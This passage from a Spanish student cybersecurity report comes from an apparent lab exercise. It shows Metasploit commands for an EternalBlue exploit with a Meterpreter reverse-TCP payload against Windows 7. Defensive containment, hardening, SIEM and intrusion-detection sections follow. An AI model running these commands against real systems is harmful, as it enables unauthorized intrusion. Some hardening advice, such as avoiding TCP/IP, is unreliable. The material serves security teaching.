
Use exploit/windows/smb/ms17_010_eternalblue

Figura 69 ms17_010_eternalblue Win7x86



Fuente propia del autor.


Figura 70 eternalblue Win7x86



Fuente propia del autor.

set PAYLOAD windows/meterreter/reverse_tcp


Figura 71 meterpreter Win7x86



Fuente propia del autor.

Al reiniciar la máquina de Windows 7, se genera el siguiente error, donde nos indica que se recuperó de un cierre inesperado, esto fue producido por el exploit.

Figura 72 Win7x86 recupera de cierre inesperado



Fuente propia del autor.

4. Contención de Ataques Informáticos

4.1 Indagación de un Ataque en Tiempo Real y Acciones Necesarias.

- Realizar una breve entrevista a la organización y el equipo Red Team, para conocer según el proceso realizando anteriormente por ellos, cual es el ataque que se está ejecutando, y las vulnerabilidades que se identificaron.
- El equipo Red Team genero un informe sobre todas las fallas encontradas en la red de la organización, por eso se debe solicitar y analizar para poder empezar a dar solución a la problemática.
- Entre las principales fallas que se encontraron en los equipos de cómputo, el firewall y los antivirus están desactivados.
- Las maquinas no están actualizadas, no cuentan con la última versión del SO.
- Se evidencian los puertos abiertos por donde se está realizando el ataque, y donde está siendo vulnerable para el robo de información.

Prevención: Como ya se identifican las fallas que se están presentando dentro del sistema de la organización lo primero que se debe realizar es generar las medidas de prevención del sistema y la red.

Para lo cual vamos a, realizar una actualización de las maquinas con la última versión de SO, verificar los estados de los antivirus y mantenerlos actualizados con una programación para generar un escaneo con un periodo corto y estar alerta a las posibles amenazas.

Capacitar al personal con las medidas de prevención que se deben tener, las contraseñas deben ser complicadas de descifrar así se les dará mayor seguridad, evitar correos de destinatarios de poca confianza o el ingresar a links que pidan ingresar información o que direccionen a sitios que no den confianza y evitar el ingreso de estos atacantes al sistema.

Mantener los puertos cerrados, y las direcciones IP que ya no se están usando bloqueadas, para evitar que por estos sitios se puedan presentar un ataque y que se logre el ingreso de un hacker al sistema y obtenga información.

Realizar copias de seguridad con cierta frecuencia y mantener al día la información de la organización, para evitar una falla a futuro si se presentar un nuevo posible ataque.

Detección: En este paso lo que se va a realizar es conocer el ataque que se está llevando a cabo en la organización, identificar sus funciones y conocer desde el inicio la manera en que logro ingresar a la red y el sistema de la organización, ya con esto poder empezar a realizar un proceso de recuperación del sistema.

Los ataques más frecuentes que se pueden encontrar en estos casos son los virus, y phishing y denegación de DOS, porque por medio de ellos logran ingresar al sistema y la red, y dañan el funcionamiento de los equipos, roban información, y bloquean los equipos o los ponen lentos, después de ingresar por medio de correos electrónicos, adjuntando archivos maliciosos o direccionando con falsos correos a ingresar a links todo esto con el fin de poder manipular los equipos de cómputo y obtener su objetivo.

Recuperación: Después de identificar el ataque que se está llevando a cabo, vamos a buscar la herramienta más eficaz para poder corregir, evitar y prevenir que esta amenaza logre afectar la organización, como no se sabe si esto sea suficiente para evitar esta amenaza vamos a tomar otras medidas como buscar eliminar el ataque, pero se deben tener opciones para proteger la información de robo, eliminación y modificación.

La importancia de tener las copias de seguridad al día es que podemos garantizar que después de eliminar el ataque el funcionamiento de la organización se va a realizar en el menor tiempo posible y no se afecta el funcionamiento de la empresa.

Respuesta: Este es el último paso del análisis donde ya hemos dado solución al ataque, pero se debe entregar toda la información encontrada a la organización, desde la parte administrativa, gerencial y los empleados de otros cargos, con el fin de que ellos identifiquen lo ocurrido, lo que se realizó para evitar esta amenaza, las soluciones que se realizaron y como quedo protegido el sistema esto es importante para que ellos estén alertas y a futuro no se presenten amenazas de este tipo o uno ataque más fuerte.

Lo conveniente es que estén implementadas todas las medidas de seguridad, que este actualizado el sistema, y que el personal que puede acceder a la información o el sistema haga parte de las medidas de prevención, por esto es importante informarlas de todo lo ocurrido sin omitir información.

4.2 Acciones de Hardenización que se Implementan para Evitar Ataques de Seguridad Informática.

Las medidas de hardenización que se van a llevar a cabo en la organización con el fin de evitar que estos ataques se vuelvan a presentar son:

- Instalación y actualización de los sistemas operativos, se recomienda hacer uso de particiones en los discos duros y así poder tener en una parte el SO y en la otra partición la información, esto es de gran función ya que en caso de una amenaza solo se trabajaría en la parte del SO sin afectar la información almacenada.
- Realizar uso de usuarios y contraseñas por funcionario para el ingreso al sistema de la organización para esto se deben tener ciertas características al momento de crearlas, como mayúsculas, minúsculas, números y caracteres. Estas deben tener una caducidad donde el cambio no debe parecerse a la contraseña anterior y por último manejar un numero de intentos para su bloqueo en cado de intento de un tercero para ingresar al sistema.
- Para la configuración de cada equipo de cómputo, se requiere que al momento de la configuración se dejen en uso solo los puertos necesarios para su funcionamiento y los puertos que no se requieran no queden abiertos a disposición de terceros que puedan hacer uso negativo de ellos.
- Se va a ser uso de la red NAT en las máquinas de la organización, y se va a evitar el uso de TCP/IP, ya que estas lo que hacen es dejar el sistema más vulnerable y frágil a los atacantes.
- Se puede hacer uso en la mayor parte del tiempo de mensajería por correo electrónico cifrada, con el fin de dar mayor seguridad a la información que se envía y se revise por este medio, y así proteger la información, las máquinas y la red de la empresa.
- Tener copias de seguridad físicas que no estén conectadas al sistema con el fin de protegerlas de ataques, pero se deben mantener actualizadas para que en el caso de requerir de ellas la organización pueda reactivarse lo más pronto posible y lo más actualizado.
- En los casos que no se requiera de conexión remota en los equipos de la organización se recomienda que esta función este deshabilitada. Para los casos que se requiera hacer uso de conexión remota se recomienda el uso de VPN y redes privadas esto solo para los equipos y usuarios que necesiten este servicio.
- Mantener el firewall activo, y los antivirus instalados y actualizados con el fin de generar una alerta en los posibles ataques y que ellos puedan ser bloqueados por estas herramientas.
- Se requiere que se está alerta a las normas y políticas de seguridad, que se cuente son su correcto funcionamiento y se emplee de manera adecuada para evitar amenazas.
- Por último, es importante contar con auditorias al sistema y a la red de manera frecuente con el fin de llevar un control de las fallas que se están presentando, y

poder mantener la organización alerta a los posibles ataques. Esto es muy útil para garantizar el funcionamiento de la empresa.

4.3 Diferencias entre un equipo Blue Team y un equipo de respuesta a incidentes informáticos.

Tabla 1. Diferencias

EQUIPO BLUE TEAM	**EQUIPO DE RESPUESTA A INCIDENTES INFORMATICOS**
Equipo externo a la organización	Equipo que hace parte de la organización
Trabaja de la mano con el equipo Red Team	Este equipo trabaja solo y realiza todo el proceso de verificación y solución de ataques
Realiza defensa de seguridad de los hallazgos de Red Team	Se encarga de estar alerta de las situaciones en tiempo real y prevenirlas
Enfocado a cualquier tipo de organización	Se desempeña solo en el sector público, militar y gubernamental
Se enfoca en las amenazas que se están presentando	Se encarga de estar alerta a los incidentes que pueden ser real o no
Realiza un periodo de observación contante	Realiza un proceso de observación periódico
Rastrea los incidentes	Gestiona los incidentes
Se encarga de realizar análisis de las auditorias, y evaluación de riesgos	Se encarga de analizar situaciones y corregir las incidencias
Da soluciones y medidas de prevención para casos a futuro	Protección al software y la estructura para evitar incidencias a futuro
Esta alerta a las medidas de seguridad	Esta siempre alerta de la seguridad por eso garantiza siempre su funcionamiento
Es un equipo al ser externo garantiza su efectividad y confiabilidad	Por ser personal interno puede ser víctima de corrupción o ser parte del ataque

Fuente del autor

4.4 El Equipo Blueteam Trabajaría con CIS “Center For Internet Security”

CIS Center For Interner Security, organización sin ánimo de lucro, su objetivo es que el mundo del internet sea más seguro, su principal función es la de detectar amenazas, dar solución y ayudar a prevenir estos ataques, trabaja para personas, empresas y su objetivo

principal es garantizar las medidas de seguridad, trabaja con el sector público y privado en todo el mundo, y está encargado de ayudar a la generación de políticas de seguridad de los sistemas de información. Su principal enfoque es darle a todas las personas y empresas la mejor seguridad para navegar y proteger su información.

Conociendo sus funciones y características de esa organización, y los ataques detectados durante el desarrollo el grupo Red Team, siendo parte del grupo Blue Team, es viable e importante de CIS, ya que nos sirve trabajar de la mano de ellos, primero porque como es una organización sin ánimo de lucro y tenemos que evitar costos es de gran ayuda, y segundo porque ellos por ser parte del trabajo de varias empresas nos van a dar las mejores soluciones para las vulnerabilidades encontradas, ya que la información a la que ellos tienen acceso son de gran utilidad para corregir estas amenazas y poder dar la solución correcta a lo que se está presentando y estamos enfocados.

Luego de identificar las fallas y enfocarse en dar la mejor solución lo que vamos a hacer es buscar con esta organización de dar la solución adecuada y poder garantizar el mejor funcionamiento de seguridad, dando la mejor protección a la información de la empresa y evitar que estas vulnerabilidades sean atacadas y que la amenaza logre su objetivo y el robo de información. Con estas herramientas vamos a dar protección de seguridad y ayudar a futuros ataques presentados en otras empresas. Ya que el fin es bloquear estos ataques a nivel general. Y evitar que no solo la organización para la que se está trabajando está protegida si no también dar a conocer estas amenazas y poder ayudar a terceros que también estén vulnerables y que sean blanco de estos atacantes.

4.5 Funciones y características principales de lo que es un SIEM.

El sistema SIEM significa “seguridad de la información y gestión de eventos”, su objetivo principal es monitorear la red y los equipos de cómputo de la organización que están conectados, por medio de un software de gestión que se encarga de centralizar la información de las amenazas de ciberseguridad.

Está compuesto por dos soluciones, SIM (gestión de seguridad de la información) y SEM (gestión de eventos de seguridad)[28].

Características:

SIM, está encargada de recolectar información y almacenarla para después realizar el proceso de análisis y ser verificados por las personas encargadas en la organización.

[28] GRUPO ATICO 34. ¿Qué es un sistema SIEM?. [Sitio web]. Disponible en: https://protecciondatos-lopd.com/empresas/sistema-siem/#:~:text=El%20significado%20de%20SIEM%20est%C3%A1,ella%2C%20para%20detectar%2C%20responder%20y

SEM, se encarga de centralizar los datos que están almacenados y poder realizar posteriormente el análisis, casi en tiempo real y poder detectar las actividades inusuales del sistema y poder corregirlas a tiempo.

SIEM, y sus herramientas son las encargadas de realizar el análisis y detectar las amenazas con el fin de prevenir los incidentes de seguridad que ponen los sistemas en riesgo de ser vulnerados. Y a su vez la información confidencial.

Permite controlar la seguridad de la información tano de los ataques externos como los internos.

Los ataques que se pueden detectar por medio de SIEM son; ataques de fuerza bruta, intentos de acceso malicioso a VPN, ransomware, amenazas avanzadas y picos inusuales de ancho de banda.

Rápida capacidad de repuesta de eventos: Su principal función es anticiparse a los ataques, y a su vez se buscar identificar y detectar las posibles vulnerabilidades antes de que se presente el ataque. Esto sirve para poder actuar de manera inmediata frente a las amenazas y poder prevenir estos ataques.

Capacidad de automatización: La automatización es importante para dar respuesta a tiempo de los taques e incidentes que se presenten en la organización. Una de sus ventajas es que eliminar tareas manuales, para ahorrar tiempo, y así los empleados pueden ejercer funciones que sean más apropiadas a su cargo.

Escalabilidad e integraciones: la organización presenta ciertas necesidades, SIEM es importante ya que se debe aplicar y ejecutar a tiempo para prevenir las fallas, estas necesidades de las empresas pueden cambiar frecuentemente de acuerdo con sus objetivos, por eso es importante contar con ellos ya que se acomodan y actualizan frecuentemente y dar un resultado adecuado a las organizaciones, sin importar que la estructura de la organización cambie.

Cumplimiento de regulaciones de seguridad de datos: Es importante que las organizaciones cuentan con un SIEM ya que esto garantiza que los estándares de seguridad y las regulaciones se están cumpliendo a cabalidad. Y su ventaja principal es que par que esto se cumpla solo requieren del uso de una plataforma a diferente de otros sistemas que requieren el uso de varias plataformas o software, y es muy útil, practico ya que al ser un solo software los costos van a ser mínimos.

Monitoreo de infraestructura On Premises y en la nube: Según estadísticas para el 2025 un porcentaje alto de las organizaciones deben contar con sus arquitecturas en la nube, esto hará que todos hagan uso de la nube o estarán en desventaja con la competencia, y esto el uso de un SIEM en las empresas va a ser primordial para poder proteger los datos de almacenamiento de la empresa. Y su función en ese momento será la de eliminar puntos ciegos, actividades de TI ocultas o incluso proteger la migración de

activos de cetros de datos físicos a la nube. Y esto va a ser importante ya que se van a tener seguros los entornos digitales de las organizaciones.

Funciones:

- Realiza la recolección de información, para posteriormente realizar un análisis en tiempo real.
- La información es obtenida de los diferentes dispositivos, redes y aplicaciones de la empresa que están conectados.
- Se revisan los siguientes dispositivos y componentes de la empresa para detectar sus fallas entre los cuales están; Firewalls, Routers, Servidores, VPN, Antivirus y los sistemas IDS o IPS.
- Los datos se almacenan en un lugar donde generan relación y de ahí se pueden analizar por medio de modelos de correlación.
- Los modelos de correlación están basados en normas y estándares creados por personal de TI de la empresa.
- La función de estos modelos de correlación es cumplir con las necesidades de la organización y los riesgos a los que está expuesta.
- Cuando se identifican los datos que están en riesgo, se genera una notificación, la cual es enviada por medio de consolas o email al personal de TI, que está encargado
- Está enfocado a que todas sus funciones se centren en un correcto funcionamiento de las organizaciones, y se eviten ataques que puedan ser los causantes de daños graves.

4.6 Tres Herramientas de Contención de Ataques Informáticos “hardware o software”.

Snort: Sirve para la detección de intrusos, su software es de código abierto y gratuito, una de sus funciones es que se usa para rastrear y monitorizar el sistema en tiempo real. Este les ayuda a detectar los paquetes que son riesgosos en el sistema, se puede usar esta herramienta en cualquier SO, y cualquier entorno de red.

Snort cuenta con tres modos de operación; Sniffer Mode, se encarga de mostrar los paquetes que se mueven en la red. Los paquetes que detecta son (TCP, UDP y ICMP). Packet Logger, este permite almacenar los paquetes encontrados en el paso anterior y los almacena en el disco duro, acá se puede configurar para seleccionar que paquetes guardar y cuáles no. NIDS, es un registrador de paquetes, pero cuanta con reglas más específicas así se pueden identificar los paquetes que generan alerta, estas reglas son útiles ya que toman el archivo de configuración que se usa al inicio de esta herramienta.

Características:

- ✓ Monitor de tráfico en tiempo real
- ✓ Registro de paquetes
- ✓ Análisis de protocolo
- ✓ Coincidencia de contenido
- ✓ Huellas digitales del SO
- ✓ Puede instalarse en cualquier entorno de red.
- ✓ Crea registros
- ✓ Fuente abierta
- ✓ Las reglas son fáciles de implementar[29]

Open NAC: Herramienta de código abierto, empleada en los entornos corporativos LAN/WAN, su función es permitir la autenticación, autorización y auditoria esta herramienta está basada en todas las políticas de red, y se puede utilizar en diferentes dispositivos y sistemas operativos. Es una herramienta que permite se desarrollen nuevas funciones y se integren con los sistemas donde se está usando. También está encargada de la configuración de red, respaldo y descubrimiento y monitoreo de red.

Características:

- ✓ Acceso a la red corporativa basado en un conjunto de reglas.
- ✓ La disponibilidad de notificaciones cuarentena para los usuarios independientemente del dispositivo
- ✓ Acceso a contabilidad y auditoria
- ✓ Monitoreo en tiempo real de los usuarios, permitiendo ubicar instantáneamente usuarios, ip, mac, switch, puerto y ubicación física
- ✓ Servicios de valor agregado como monitoreo, descubrimiento y configuración de infraestructura de red
- ✓ Autenticación de dispositivos habilitados para 802.1x
- ✓ Backend de autenticación basado en ldap o AD
- ✓ Compatibilidad para detectar dispositivos do autorizados mediante trampas 802.1x o SNMP
- ✓ Configuración masiva de dispositivos de red utilizando el módulo onNetConf
- ✓ Copia de seguridad masiva de la configuración de los dispositivos de red mediante el módulo onNetBackup
- ✓ Detección de actualizaciones de sistema operativo, antivirus, firewall y sistemas operativos de dispositivos conectados para hacer cumplir una política de acceso[30]

[29] GRUPO ATICO 34. Así es Snort, el sistema de detección de intrusos más popular. [Sitio web]. Disponible en: https://protecciondatos-lopd.com/empresas/snort-deteccion-intrusos/

[30] OPENNAC. Opensource Nac Solution. [Sitio web]. Disponible en: http://www.opennac.org/opennac/en.html

Open Wips-ns: Herramienta de código abierto, su función es prevenir las intrusiones del sistema y está compuesta por tres partes:

Sensor, se encarga de capturar el tráfico inalámbrico y enviarlo al servidor para que se realice su análisis, también responde a los ataques.

Servidor, agrega los datos de los sensores, para posteriormente analizarlos y así poder dar solución a los ataques, también sirve para mostrar las alertas de los ataques que se detecten.

Interfaz, La GUI esta encargada de administrar el servidor, y mostrar la información sobre las amenazas en las redes inalámbricas de la organización.

Características:

- ✓ Se pueden conectar varios clientes (sensores), no se realiza reensamblaje de tramas (eliminar tramas duplicadas y poner en orden correcto). Si los sensores se encuentran lejos entre ellos y no ven el mismo tráfico, la probabilidad de tener problemas de redundancia disminuye. Se recomienda para esta versión usar un sólo sensor.
- ✓ Las credenciales predeterminadas para iniciar el sensor y al mismo tiempo conectarse al servidor son *sensor1: sensor1*.
- ✓ Detecta ataques de des asociación, es un tipo de ataque de denegación de servicio inalámbrico donde un atacante puede provocar la desconexión de uno o varios clientes conectados a un AP, así como de fragmentación.
- ✓ Sólo se necesita una tarjeta inalámbrica que se pueda poner en modo monitor la cual fungirá como sensor.
- ✓ Se lleva un registro de las alertas en tiempo real mediante la interfaz del servidor y además se puede configurar OpenWIPS para almacenar una bitácora de eventos en un archivo del sistema[31].

[31] REVISTA SEGURIDAD. Instalando un sistema de detección de intrusos inalámbrico (WIDS) en raspbian -I. [Sitio web]. [Consultada: 2014]. Disponible en: https://revista.seguridad.unam.mx/print/2207

CONCLUSIONES

- En este trabajo se hablan de las leyes de la ciberseguridad en Colombia, a que van enfocadas y el tipo de condena que da la falta de cada una de ellas.
- Se da definición acerca de las herramientas de ciberseguridad, sus funciones, y características, donde sabemos en qué momento debemos usarlas y que nos ayuda a solucionar.
- Las pruebas de penetración se establecen por fases o etapas donde se muestra cómo se desarrolla este proceso, cuál es su finalidad y para qué sirven, la importancia de desarrollar estas pruebas para poder garantizar la protección de las organizaciones.
- Luego de conocer la ley 1273 de 2009, y conocer los artículos de ella, se muestran cuales están relacionados con el anexo 3, ver que crímenes se están cometiendo y como serán juzgados en caso de presentarse, y ser encontrados por las autoridades pertinentes, su condena y sanciones a los que están expuestos si aceptan el cargo de la organización por cumplir un contrato laboral con cláusulas que están en contra de la ley.
- Según el caso de “OPERACIÓN ANDROMEDA BUGGLY”, se analiza la situación presentada y los errores cometidos y se da una opinión sobre las implicaciones legales y éticas que se presentaron durante el ataque y el robo de información que se presentó en ese momento, ya que se presentaron fallas en la contratación del personal y a su vez en las funciones desempeñadas por ellos.
- Se vulneraron las maquinas Windows 7 x86 y Windows 7 x64, desde la máquina virtual desde el sistema operativo Kali Linux. Y se ejecutaron procesos en las maquinas desactualizadas de la organización, identificando las vulnerabilidades y ejecutando ataques a las fallas presentadas.
- Se dio a conocer las acciones que se requieren son necesarias para identificar los ataquen en tiempo real, y lo que se debe investigar, indagar y conocer de este ataque para empezar a trabajar y combatirlos a tiempo.
- Después de identificar el ataque que se encontró durante el desarrollo del equipo Red Team, y conociendo las características de harderización, se muestra cómo se puede usar

para evitar y corregir esta amenaza, dando a conocer las características y funciones de harderización.

- CIS, es una organización sin ánimo de lucro, de la cual se mostraron sus características y funciones para poder dar nuestra opinión si es útil e importante trabajar con ella durante el desarrollo de prevención y solución de la organización sobre el ataque detectado.
- SIEM, es un sistema que se maneja por medio de sensores y que es importante de usar en el desarrollo de prevención, detención y eliminación de estos ataques ya que cuentas con todas las características necesarias para garantizar nuestro sistema de seguridad de la organización.

RECOMENDACIONES

- Se identifican las leyes enfocadas a los ataques cibernéticos en Colombia, donde se muestran los delitos que se presentan y las sanciones presentadas a los atacantes, ya que los ingenieros deben contar con características basados en el código de ética y cumplir con estos comportamientos a lo largo de su desarrollo profesional, así poder ser personas que se enfocan en desempeñarse como profesionales acordes a su funciones y no usar sus conocimientos para vulnerar organizaciones, si no para protegerlas y evitar que sean atacadas.
- El equipo Red Team, se desempeña en la organización para realizar procesos de penetración en los que buscan las fallas presentadas en los sistemas informáticos, cuáles son las falencias que se encuentran en los equipos de cómputo y como se van a emplear herramientas con el fin de proteger y corregir las fallas presentadas y que pueden evitar que las maquinas sean vulneradas por atacantes que buscan obtener información y por medio de esta obtener fines ilícitos.
- La información encontrada a lo largo de la etapa anterior, el equipo Blue Team la va a emplear para identificar las falencias presentadas en la organización, y buscar las herramientas adecuadas para corregir y prevenir los posibles ataques que se vayan a presentar, la organización debe contar con un presupuesto para dar solución a las vulnerabilidades presentadas y poder evitarlas y atacarlas en el momento adecuado; a su vez identificar organizaciones que se enfocan en estar al frente de estos errores y trabajar de la mano con ellos para que se dé la solución más adecuada a estas fallas.
- El informe presentado a lo largo de este proceso de investigación y vulneración de los sistemas informáticos de la organización, son la herramienta principal para empezar a detectar y corregir los errores presentados con el fin de enfocarse en entregar a la empresa las herramientas más útiles y que sus bases de datos e información estén protegidas de los atacantes, así poder garantizar la protección de los sistemas, los equipos de cómputo y de a información importante de la organización.

ANEXOS

Anexo 1 Prueba de plagio

Fuente del autor

Anexo 2 Video de presentación del informe

https://www.youtube.com/watch?v=g6zBZSj7d_Y

BIBLIOGRAFIA

COPNIA, Código de ética, [Sitio web]. Colombia, [Consultada: 2015] Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

DELTA ASESORES. Ley de delitos informáticos en Colombia. [Sitio web]. Disponible en: https://www.deltaasesores.com/ley-de-delitos-informaticos-en-colombia/#:~:text=La%20Ley%201273%20de%202009,legales%20mensuales%20vigentes%5B1%5D.

DIARIO OFICIAL. Ley 1273 de 2009. [Sitio web] Bogotá, [Consultada: enero 2009] Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

EL TIEMPO. Fachada Andrómeda era legal, pero no todo lo que se hizo allí lo fue. [Sitio web]. Colombia. [Consultada: enero 2015] Disponible en: https://www.eltiempo.com/archivo/documento/CMS-15141236

HELPSYSTEMS. Las seis fases del pentesting. [Sitio web] [Consultada: septiembre 2021] Disponible en: https://www.helpsystems.com/es/blog/las-seis-fases-del-pentesting

HIBERUS TECNOLOGIA. Pentesting con OWASP fases y metodologías. [Sitio web] [Consultada: enero 2022] Disponible en: https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/

INTRUDER. Automated penetration testing. [Sitio web]. Disponible en: https://www.intruder.io/automated-penetration-testing?utm_feeditemid=&utm_device=c&utm_term=penetration%20test&utm_source=google&utm_medium=ppc&utm_campaign=LATAM+%7C+CO+%7C+Search+%7C+Penetration+%7C+EX&hsa_cam=18537936441&hsa_grp=143802021562&hsa_mt=e&hsa_src=g&hsa_ad=626863524441&hsa_acc=3411228400&hsa_net=adwords&hsa_kw=penetration%20test&hsa_tgt=kwd-11731591&hsa_ver=3&gclid=Cj0KCQjw4omaBhDqARIsADXULuVNQRBl4RU6Gkzw_eT8L6YoNkfZNaxo7sBURwrmXo3K__YgnI1_ji4aAgljEALw_wcB

MEZMO. 5 open Source SIEM Tools. [sitio web]. Disponible en: https://www.mezmo.com/learn-observability/5-open-source-siem-solutions

MS17-010: ACTUALIZACION DE SEGURIDAD PARA WINDOWS SERVER DE SMB. [Sitio web] [Consultada: Marzo 2017] Disponible en: https://support.microsoft.com/es-es/topic/ms17-010-actualizaci%C3%B3n-de-seguridad-para-windows-server-de-smb-14-de-marzo-de-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655

OPENNAC. Opensource Nac Solution. [Sitio web]. Disponible en: http://www.opennac.org/opennac/en.html

OPENWEBINARS. Las 8 mejores herramientas open source de detección de intrusión. [sitio web]. [Consultada: mayo 2017]. Disponible en: https://openwebinars.net/blog/las-8-mejores-herramientas-open-source-de-deteccion-de-intrusion/

OPENWEBINARD. Que es OpenVAS. [Sitio web] [consultada: noviembre 2020] Disponible en: https://openwebinars.net/blog/que-es-openvas/

RAPID7. MS17-010 Eternal Blue SMB Remote Windows Kernel Pool Coruption. [Sitio web]. Disponible en: https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/

REVISTA SEGURIDAD. Instalando un sistema de detección de intrusos inalámbrico (WIDS) en raspbian -I. [Sitio web]. [Consultada: 2014]. Disponible en: https://revista.seguridad.unam.mx/print/2207

SECURITY ADVISOR. ¿Qué es el equipo de respuesta ante incidentes de seguridad Informatica CSIRT? [Sitio Web]. [Consultada: septiembre 2022]. Disponible en: https://sadvisor.com/que-es-el-csirt/

SEMANA. El informe que sacudió el caso de la fachada Andrómeda. [Sitio web]. Colombia. [Consultada: enero 2015] Disponible en: https://www.semana.com/nacion/articulo/el-informe-que-sacudio-el-caso-de-la-fachada-andromeda/415642-3/

SNORT. Snort 3 is available. [Sitio web]. Disponible en: https://www.snort.org/

VIEWNEXT. Las 8 herramientas imprescindibles de pentesting. [Sitio web] [Consultada: agosto 2020]. Disponible en: https://www.viewnext.com/8-herramientas-imprescindibles-pentesting/